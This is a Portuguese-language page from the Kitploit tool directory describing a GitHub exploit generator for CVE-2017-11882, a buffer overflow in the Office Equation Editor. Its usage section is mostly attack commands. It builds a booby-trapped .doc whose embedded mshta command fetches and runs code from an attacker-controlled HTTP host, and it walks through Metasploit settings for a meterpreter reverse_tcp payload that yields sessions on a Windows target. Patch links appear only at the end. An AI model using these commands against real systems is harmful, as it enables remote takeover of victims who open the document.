Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/littlebin404/cve-2017-11882
Frameworks de ExploraçãoGeração de PayloadsAnálise de VulnerabilidadesExploraçãoTestes de PenetraçãoExploração de Binários
GitHublittlebin404/cve-2017-11882

CVE-2017-11882

CVE-2017-11882(通杀Office 2003到2016)

Ver Repositório
5327há 5 anosAinda não revisado
Compartilhar

Visão Geral do CVE-2017-11882

Do ponto de vista do efeito da exploração, ele pode afetar todas as versões do Office 2003 ao 2016, e todo o ambiente de ataque é muito simples de construir. Esta vulnerabilidade é causada pelo [Editor de Equações] dentro do software Office, pois o processo do editor não verifica o comprimento do nome, resultando em um estouro de buffer. Um atacante pode construir caracteres especiais para executar código arbitrário. Por exemplo, se um hacker explorar essa vulnerabilidade e construir um arquivo Office com uma backdoor de shell, quando um usuário comum abrir esse arquivo Office, o computador pode ser controlado diretamente pelo hacker.

Versões Afetadas:

office 2003 
office 2007 
office 2010 
office 2013 
office 2016

Uso


python Command_CVE-2017-11882.py -c "cmd.exe /c calc.exe" -o test.doc
Image

Clique no arquivo "test.doc" gerado e a calculadora do computador será exibida com sucesso.

python Command_CVE-2017-11882.py -c "mshta http://192.168.43.165:8080/11882" -o 11882-3.doc

Image

Image

O arquivo Word 11882-3.doc foi gerado com sucesso.

Coloque o arquivo cve_2017_11882.rb no diretório /usr/share/metasploit-framework/modules/exploits/windows/smb:

msf > search CVE-2017-11882
msf > use exploit/windows/smb/CVE-2017-11882 
msf exploit(CVE-2017-11882) > set payload windows/meterpreter/reverse_tcp 
msf exploit(CVE-2017-11882) > set lhost 192.168.43.165 
msf exploit(CVE-2017-11882) > set uripath 11882 

msf exploit(CVE-2017-11882) > exploit

Estado de escuta ativado:
Image


Clique no arquivo 11882-3.doc na máquina alvo Windows 7 e obtenha sessões com sucesso!
Image

Correção da Vulnerabilidade

① Atualização online; ativar o Windows Update. Isso é suficiente para a maioria das pessoas.

② Aplicar patch; o endereço do patch da Microsoft correspondente a esta vulnerabilidade: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    256

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →